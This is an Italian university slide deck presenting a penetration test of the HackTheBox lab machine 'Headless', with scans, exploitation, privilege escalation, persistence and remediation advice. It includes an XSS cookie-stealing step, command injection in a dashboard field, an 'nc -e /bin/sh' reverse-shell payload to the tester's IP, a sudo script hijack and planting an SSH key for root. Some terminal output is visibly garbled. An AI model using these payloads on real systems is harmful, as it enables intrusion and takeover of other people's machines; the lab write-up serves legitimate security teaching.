

Headless

Penetration Testing and Ethical Hacking

Riccardo Napoli

Università di Salerno

Settembre 2024



Contenuti I

- 1 Introduzione
- 2 Target Scoping
- 3 Information Gathering
- 4 Target Discovery
- 5 Enumerating Target

Contenuti II

- 6 Vulnerability Mapping
- 7 Exploitation
- 8 Post-Exploitation - Privilege Escalation
- 9 Post-Exploitation - Maintaining Access
- 10 Reporting

Ambiente operativo

- Sistema operativo: Kali Linux 2024.1
- Macchina analizzata: Intuition
- Piattaforma: HackTheBox
- Data rilascio macchina: 23-03-2024
- Indirizzo IP: 10.10.11.8



Target Scoping

- Obiettivi:
 - Individuare vulnerabilità dell'asset
 - Documentarne i rischi
- Tipo di test: Black-box
- Limitazioni:
 - Vietati attacchi DoS
 - Vietato attaccare altre macchine nella stessa rete

• Headless is online

Headless

Linux · Easy

20
Points

4.6328 Reviews

User Rated Difficulty

Play Machine

Machine Info

Walkthroughs

Reviews

Activity

Changelog

• US Free 2

74 players

Target IP Address
10.10.11.8

Target Discovery: OS Fingerprinting Attivo

```
(kali㉿kali)-[~]  
$ sudo nmap -O 10.10.11.8  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 12:38 CEST  
Nmap scan report for 10.10.11.8 (10.10.11.8)  
Host is up (0.048s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
5000/tcp   open  upnp  
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32  
(95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Lin  
ux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 2 hops  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 5.85 seconds
```

Target Discovery: OS Fingerprinting Attivo

Risultati:

- La macchina target utilizza l'OS Linux, come già noto;
- Presente più incertezza sulla versione dell'OS (Linux 5.0?)

La porta 5000 risulta aperta, utilizziamo **p0f** per effettuare un OS Fingerprinting di tipo passivo:

Target Discovery: OS Fingerprinting Passivo

Ottenuta più precisione sulla versione: Linux 2.2.x-3.x.

```
(kali@kali)~[/Downloads]
$ sudo p0f -i any "dst port 5000"
[sudo] password for kali:
— p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> —

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'any'.
[+] Custom filtering rule enabled: dst port 5000
[+] Entered main event loop.

.-[ 10.10.14.144/49084 → 10.10.11.8/5000 (syn) ]-
|
| client   = 10.10.14.144/49084
| os       = Linux 2.2.x-3.x
| dist     = 0
| params   = generic
| raw_sig   = 4:64+0:0:1460:mss*22,7:mss,sok,ts,nop,ws:df,id+:0
|
| ———

.-[ 10.10.14.144/49084 → 10.10.11.8/5000 (mtu) ]-
|
| client   = 10.10.14.144/49084
| link     = Ethernet or modem
| raw_mtu  = 1500
|
| ———

.-[ 10.10.14.144/49090 → 10.10.11.8/5000 (syn) ]-
|
| client   = 10.10.14.144/49090
| os       = Linux 2.2.x-3.x
| dist     = 0
```

Port Scanning

```
(kali㉿kali)-[~]
$ sudo nmap -sVC -p- 10.10.11.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 12:52 CEST
Nmap scan report for 10.10.11.8 (10.10.11.8)
Host is up (0.054s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp  open  upnp?
| fingerprint-strings:
|_  GetRequest:
|_    HTTP/1.1 200 OK
|_    Server: Werkzeug/2.2.2 Python/3.11.2
|_    Date: Thu, 11 Jul 2024 10:53:12 GMT
|_    Content-Type: text/html; charset=utf-8
|_    Content-Length: 2799
|_    Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|_    Connection: close
|_    <!DOCTYPE html>
|_    <html lang="en">
|_    <head>
|_    <meta charset="UTF-8">
|_    <meta name="viewport" content="width=device-width, initial-scale=1.0">
|_    <title>Under Construction</title>
|_    <style>
|_    body {
|_      font-family: 'Arial', sans-serif;
|_      background-color: #f7f7f7;
|_      margin: 0;
|_      padding: 0;
|_      display: flex;
|_      justify-content: center;
|_      align-items: center;
```

Port Scanning

Risultati:

- Porta **22** aperta, con servizio SSH e versione OpenSSH 9.2p1 Debian;
- Porta **5000** aperta, con servizio HTTP Werkzeug 2.2.2;
- Altre porte chiuse.

Vulnerability Mapping Automatico: OpenVAS

Vulnerability		Severity ▼	QoD	Location
Missing 'HttpOnly' Cookie Attribute (HTTP)		5.0 (Medium)	70 %	5000/tcp
TCP Timestamps Information Disclosure		2.6 (Low)	80 %	general/tcp
Weak MAC Algorithm(s) Supported (SSH)		2.6 (Low)	80 %	22/tcp
ICMP Timestamp Reply Information Disclosure		2.1 (Low)	80 %	general/icmp

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

Vulnerability Mapping Automatico: Nessus

☐	Sev ▼	CVSS ▼	VPR ▼	Name ▲	Family ▲	Count ▼	⚙	Host Details	ⓘ
☐	MEDIUM	4.3 *		Web Application Potentially Vulnerable to Clickjacking	Web Servers	1	⊙ ✎	IP: 10.10.11.8	
☐	LOW	2.1 *	4.2	ICMP Timestamp Request Remote Date Disclosure	General	1	⊙ ✎	OS: Linux Kernel 2.6	
☐	INFO	...	...	HTTP (Multiple Issues)	Web Servers	3	⊙ ✎	Start: Today at 4:57 PM	
☐	INFO	...	...	HTTP (Multiple Issues)	CGI abuses	2	⊙ ✎	End: Today at 5:08 PM	
☐	INFO	...	...	SSH (Multiple Issues)	General	2	⊙ ✎	Elapsed: 11 minutes	
☐	INFO	...	...	SSH (Multiple Issues)	Misc.	2	⊙ ✎	KB: Download	
☐	INFO	...	...	SSH (Multiple Issues)	Service detection	2	⊙ ✎		
☐	INFO			Nessus SYN scanner	Port scanners	2	⊙ ✎		
☐	INFO			Service Detection	Service detection	2	⊙ ✎		
☐	INFO			CGI Generic Tests Load Estimation (all tests)	CGI abuses	1	⊙ ✎		
☐	INFO			Common Platform Enumeration (CPE)	General	1	⊙ ✎		
☐	INFO			Device Type	General	1	⊙ ✎		
☐	INFO			Nessus Scan Information	Settings	1	⊙ ✎		
☐	INFO			OpenSSH Detection	Misc.	1	⊙ ✎		
☐	INFO			OS Identification	General	1	⊙ ✎		
☐	INFO			OS Security Patch Assessment Not Available	Settings	1	⊙ ✎		

Vulnerabilities

- Critical
- High
- Medium
- Low
- Info

Vulnerability Mapping Automatico: Nikto2

```
└─$ sudo nikto -h 10.10.11.8:5000
[sudo] password for kali:
- Nikto v2.5.0

+ Target IP: 10.10.11.8
+ Target Hostname: 10.10.11.8
+ Target Port: 5000
+ Start Time: 2024-07-25 18:35:21 (GMT2)

+ Server: Werkzeug/2.2.2 Python/3.11.2
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Cookie is_admin created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, OPTIONS, HEAD .
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8074 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time: 2024-07-25 18:47:35 (GMT2) (734 seconds)

+ 1 host(s) tested
```

Vulnerability Mapping Automatico: OWASP ZAP

- ▼ Alerts (10)
 - ▼ 🚩 Absence of Anti-CSRF Tokens (2)
 - 📄 GET: http://10.10.11.8:5000/support
 - 📄 POST: http://10.10.11.8:5000/support
 - > 🚩 Content Security Policy (CSP) Header Not Set
 - > 🚩 Missing Anti-clickjacking Header (3)
 - > 🚩 Cookie No HttpOnly Flag
 - > 🚩 Cookie without SameSite Attribute
 - > 🚩 Information Disclosure - Debug Error Messages
 - > 🚩 Server Leaks Version Information via "Server"
 - > 🚩 X-Content-Type-Options Header Missing (3)
 - > 🚩 GET for POST
 - > 🚩 Session Management Response Identified (2)

Vulnerability Mapping Manuale

Sulla porta 5000 sono presenti:

- Una pagina di benvenuto, la quale indica che la web app è in costruzione;
- Un form per contattare il team di supporto;
- Una pagina **dashboard** con accesso non autorizzato, individuata tramite il software **dirb**.

Vulnerability Mapping Manuale


Welcome to Our Website

We're working hard to bring you an amazing online experience.

Site will be live in 24d 23h 59m 50s.

[For questions](#)

Vulnerability Mapping Manuale



Contact Support

First Name:

Last Name:

Email:

Phone Number:

Message:

Vulnerability Mapping Manuale

```
(kali㉿kali)-[~/Downloads]  
$ dirb http://10.10.11.8:5000
```

```
DIRB v2.22  
By The Dark Raver
```


```
START_TIME: Mon Jul 29 11:56:53 2024  
URL_BASE: http://10.10.11.8:5000/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
```

```
—— Scanning URL: http://10.10.11.8:5000/ ——  
+ http://10.10.11.8:5000/dashboard (CODE:500|SIZE:265)  
+ http://10.10.11.8:5000/support (CODE:200|SIZE:2363)
```

```
END_TIME: Mon Jul 29 12:04:05 2024  
DOWNLOADED: 4612 - FOUND: 2
```

Vulnerability Mapping Manuale



- Inizialmente sono stati effettuati diversi test di iniezione di comandi nella pagina del form per il supporto.
- Controllando se la pagina fosse vulnerabile ad attacchi XSS, il seguente messaggio è comparso, con un avviso di tentato hacking e una restituzione della richiesta HTTP effettuata:

Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

Method: POST
URL: http://10.10.11.8:5000/support
Headers: **Host:** 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 210
Origin: http://10.10.11.8:5000
Connection: keep-alive
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1

Decodifica Cookie

È presente un campo Cookie, con valore "*isadmin*", che sembra essere in codifica Base64 URL.

Sfruttando **Burp Suite**, la richiesta è stata modificata eliminando il valore cookie del tutto.

Tuttavia, reinoltrando la richiesta modificata al sito, la pagina continua a non essere accessibile.

Proviamo a effettuare la decodifica della stringa:

Decodifica Cookie

```
(kali㉿kali)-[~]  
$ echo InVzZXIi.uAtMXIYtm8vyijhNaPDWnvB_Zfs | base64 --decode  
"user"base64: invalid input
```


Modifica Cookie

- Si è provato a cambiare il valore del cookie rimpiazzando "user" con la stringa **admin** in base64 URL, per tentare di bypassare un eventuale controllo sulla sezione dashboard.
- Tuttavia, la pagina continuava ad essere inaccessibile.

```
(kali㉿kali)-[~]  
$ echo -n '"admin"' | base64  
ImFkbWluIg==
```

- Si è controllato allora se anche la pagina di tentato hacking fosse vulnerabile a tecniche di iniezione.
- Non ci sono filtri sui campi della richiesta: è possibile iniettare del codice Javascript nei campi del form.
- Dalla scansione Nikto2, il cookie *isadmin* risulta accessibile con Javascript a seguito dell'assenza del flag "*HttpOnly*".
- Si è modificata quindi la richiesta facendo restituire il cookie alla macchina ogni volta che un utente ha accesso alla pagina.

Exploitation

```
(kali㉿kali)-[~/Downloads]
$ nc -lvp 80
listening on [any] 80 ...
connect to [10.10.14.144] from 10.10.11.8 [10.10.11.8] 52032
GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1
Host: 10.10.14.144
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:5000/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
22     align-items:center;
23     height:100vh;
24 }
25
26 .container{
27     background-color:#fff;
28     border-radius:10px;
29     box-shadow:0px0px20pxrgba(0,0,0,0.2);
30     padding:30px;
31     max-width:600px;
32 }
33
34 .color:red;
35 .margin-bottom:20px;
36 }
37
38 p{
39     font-size:18px;
```

Mettendosi in ascolto, è stato trovato un cookie differente: è stato quindi utilizzato per inoltrare una richiesta alla sezione dashboard.

Administrator Dashboard

Generate a website health report:

Select Date:

09/15/2023



Generate Report

Successo!

- Il payload è stato eseguito da un amministratore che aveva accesso alla sezione dashboard, confermando l'iniezione dello script Javascript e perciò la vulnerabilità XSS del form.
- Analizzando la pagina trovata, è possibile scegliere una data e generare un report che produce la scritta "Systems are up and running!" a discapito della data inserita.
- L'unico parametro presente nella richiesta, "**date**", risulta anch'esso vulnerabile a semplici attacchi di command injection.

Exploitation

Request

Pretty

Raw

Hex



ln



```
1 POST /dashboard HTTP/1.1
2 Host: 10.10.11.8:5000
3 Content-Length: 19
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://10.10.11.8:5000
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
   */*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.10.11.8:5000/dashboard
12 Accept-Encoding: gzip, deflate, br
13 Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
14 Connection: keep-alive
15
16 date=2023-09-15;pwd
```

Exploitation

```
67     <form action="/dashboard" method="post">
68         <label for="date">
69             Select Date:
70             </label>
71             <input type="date" id="date" name="date" value="2023-09-15" required>
72             <button type="submit">
73                 Generate Report
74             </button>
75         </form>
76     </div>
77     <div id="output-container">
78         <div id="output-content" style="background-color: green; color: white; padding:
79             10px; border-radius: 5px;">
80             Systems are up and running!
81             /home/dvir/app
82         </div>
83     </div>
84 </body>
85 </html>
```

Exploitation

Si è eseguito quindi il comando in figura, che installa una shell sulla porta 1111 della macchina attaccante:

Request

Pretty Raw Hex

```
1 POST /dashboard HTTP/1.1
2 Host: 10.10.11.8:5000
3 Content-Length: 43
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://10.10.11.8:5000
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
   */*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.10.11.8:5000/dashboard
12 Accept-Encoding: gzip, deflate, br
13 Cookie: is_admin=ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0
14 Connection: keep-alive
15
16 date=2023-09-15; nc -e /bin/sh 10.10.14.144 1111
```


Exploitation

In ascolto sulla porta 1111...

```
PING 8.8.8.8: 64 bytes of data: 64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=0.100 ms
(kali㉿kali)-[~]
$ nmap -sS -p 1111 10.10.14.144
Nmap scan report for 10.10.14.144
Host is up (0.0000s latency).
Listening on [any] 1111 ...
connect to [10.10.14.144] from 10.10.11.8 [10.10.11.8] 32826
whoami 8.8.8.8
dvirckets
```

È stato ottenuto l'accesso come utente "**dvir**"!

Post-Exploitation - Privilege Escalation

```
(kali㉿kali)-[~]  
$ nce-lvp 1111  
listening on [any] 1111 ...  
connect to [10.10.14.144] from 10.10.11.8 [10.10.11.8] 32826  
whoami8.8.  
dvirckets  
ls -lan/av  
total 44  
drwxr-xr-x 3 dvir dvir 4096 Aug  3 11:30 .  
drwx----- 8 dvir dvir 4096 Feb 16 23:49 ..  
-rwxr-xr-x 1 dvir dvir 2867 Sep 10 2023 app.py  
-rw-r--r-- 1 dvir dvir 2100 Sep 10 2023 dashboard.html  
-rw-r--r-- 1 dvir dvir 1513 Sep  9 2023 hackattempt.html  
drwxr-xr-x 2 dvir dvir 4096 Feb 16 23:49 hacking_reports  
-rw-r--r-- 1 dvir dvir 2896 Feb 16 23:35 index.html  
-rwxr-xr-x 1 dvir dvir  5 Aug  3 11:30 initdb.sh  
-rw-r--r-- 1 dvir dvir 1185 Feb  2 2024 inspect_reports.py  
-rwxr-xr-x 1 dvir dvir  48 Sep  9 2023 report.sh  
-rw-r--r-- 1 dvir dvir 2457 Sep  9 2023 support.html
```

Post-Exploitation

Si è utilizzato il comando **sudo -list**, per individuare se ci fossero file eseguibili come root:

```
sudo --list
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty
    tty_min/av
User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```

Analizziamo **/usr/bin/syscheck**:

Post-Exploitation - Privilege Escalation

```
cat /usr/bin/syscheck
#!/bin/bash
#
# Application/signature
#
if [ "$EUID" -ne 0 ]; then
    exit 1
fi
#
# Last Kernel Modification Time
#
last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n
| /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"
#
# Available disk space
#
disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"
#
# System load average
#
load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"
#
# Database service status
#
if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
    /usr/bin/echo "Database service is not running. Starting it..."
    ./initdb.sh 2>/dev/null
else
    /usr/bin/echo "Database service is running."
fi
exit 0
```

Script Syscheck

- Si tratta di uno script che effettua alcune stampe, per poi eseguire uno script "initdb.sh" per mettere in esecuzione un database;
- Siccome lo script initdb ha tutti i permessi per l'utente dvir, è facilmente leggibile e modificabile;
- È stato quindi sovrascritto il suo contenuto inserendo il seguente comando, che richiama una shell bash:

echo "bash" > initdb.sh

Post-Exploitation - Privilege Escalation

- Invocare una shell mediante uno script setuid non basta per l'elevazione dei privilegi;
- Molte shell moderne inibiscono l'elevazione dei privilegi abbassandoli a quelli dell'utente che le ha invocate;
- Per inibire questi controlli si è utilizzato, una volta aperta la shell, il comando `/bin/bash` con il flag **-p**.


Post-Exploitation - Privilege Escalation

```
ls -la
total 48
drwxr-xr-x 3 dvir dvir 4096 Aug 10 13:30 .
drwx----- 8 dvir dvir 4096 Feb 16 23:49 ..
-rwxr-xr-x 1 dvir dvir 2867 Sep 10 2023 app.py
-rw-r--r-- 1 dvir dvir 2100 Sep 10 2023 dashboard.html
-rw-r--r-- 1 dvir dvir 1513 Sep 9 2023 hackattempt.html
drwxr-xr-x 2 dvir dvir 4096 Feb 16 23:49 hacking_reports
-rw-r--r-- 1 dvir dvir 2896 Feb 16 23:35 index.html
-rwxr-xr-x 1 dvir dvir 5 Aug 3 11:30 initdb.sh
-rw-r--r-- 1 dvir dvir 1185 Feb 2 2024 inspect_reports.py
-rwxr-xr-x 1 dvir dvir 48 Sep 9 2023 report.sh
-rw-r--r-- 1 dvir dvir 2457 Sep 9 2023 support.html
-rwxr-xr-x 1 dvir dvir 20 Aug 3 13:30 test.sh
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average: 0.00, 0.01, 0.00
Database service is not running. Starting it ...
/bin/bash -p
whoami
root
```


Post-Exploitation - Maintaining Access

- Per mantenere l'accesso è stato configurato un canale SSH tra la macchina del pentester e Headless: **ssh -keygen -t rsa -b 2048**
- La macchina del pentester deve essere aggiunta alle chiavi SSH autorizzate: è stata copiata la chiave pubblica SSH sulla macchina target all'interno del file `authorizedkeys` nella cartella `.ssh` di root;
- Per riconnettersi alla macchina con accesso root, basterà eseguire il comando **ssh -i keyfile root@10.10.11.8**

Vulnerabilità Individuate



Vulnerabilità Individuate



Vulnerabilità Individuate

- Versione Werkzeug non sicura - rischio **ALTO**
 - La versione installata sulla macchina del server Werkzeug è vulnerabile a diversi attacchi che potrebbero portare anche all'esecuzione di codice arbitrario;
 - Tali vulnerabilità consentono di effettuare attacchi DoS, di bypassare l'accesso tramite cookie, o anche di eseguire codice malevolo a seguito di mancata protezione per attacchi di tipo CSRF.
- Soluzione:**
- Aggiornare il server Werkzeug ad una versione sicura.

Vulnerabilità Individuate

- Applicazione Vulnerabile a XSS - rischio **ALTO**
 - Non sono stati effettuati controlli sui caratteri speciali sui campi dei form presenti sulla piattaforma;
 - Un attaccante potrebbe iniettare comandi Javascript eseguibili lato server, mettendo a rischio la sicurezza del sistema.
- Soluzione:**
- Filtrare tutti i caratteri speciali nei campi dei form presenti sulla Web app, sia lato client che server.

Vulnerabilità Individuate

- Injection di comandi nella dashboard di amministratore - rischio **ALTO**
 - Non sono stati effettuati controlli sul campo data del report di sistema presente sulla dashboard di amministratore;
 - Un attaccante potrebbe iniettare nel campo data comandi arbitrari lato server, mettendo a rischio la sicurezza del sistema.
- Soluzione:**
- Effettuare escaping di ogni tipo di input malevolo nei parametri della richiesta web della dashboard di amministratore.

Vulnerabilità Individuate

- File con permessi ingiustamente elevati - rischio **MEDIO**
 - Il file `usr/bin/syscheck` può essere eseguito con privilegi da amministratore dall'utente `dvir`;
 - Una volta ottenuto l'accesso da utente, è facile l'elevazione dei privilegi modificando lo script che il file chiama.
- Soluzione:**
- Abbassare i privilegi del file `usr/bin/syscheck`.

Vulnerabilità Individuate

- Applicazione web potenzialmente vulnerabile a Clickjacking - rischio **MEDIO**
 - Il server web non imposta l'header X-Frame-Options in tutte le risposte http.
 - Un aggressore potrebbe indurre un utente a cliccare su un'area della pagina differente da quella che l'utente pensa sia. Questo può portare l'utente a eseguire azioni dannose involontariamente.
- Soluzione:**
- Restituire l'header HTTP X-Frame-Options con la risposta della pagina.

Conclusioni

Grazie per l'attenzione!

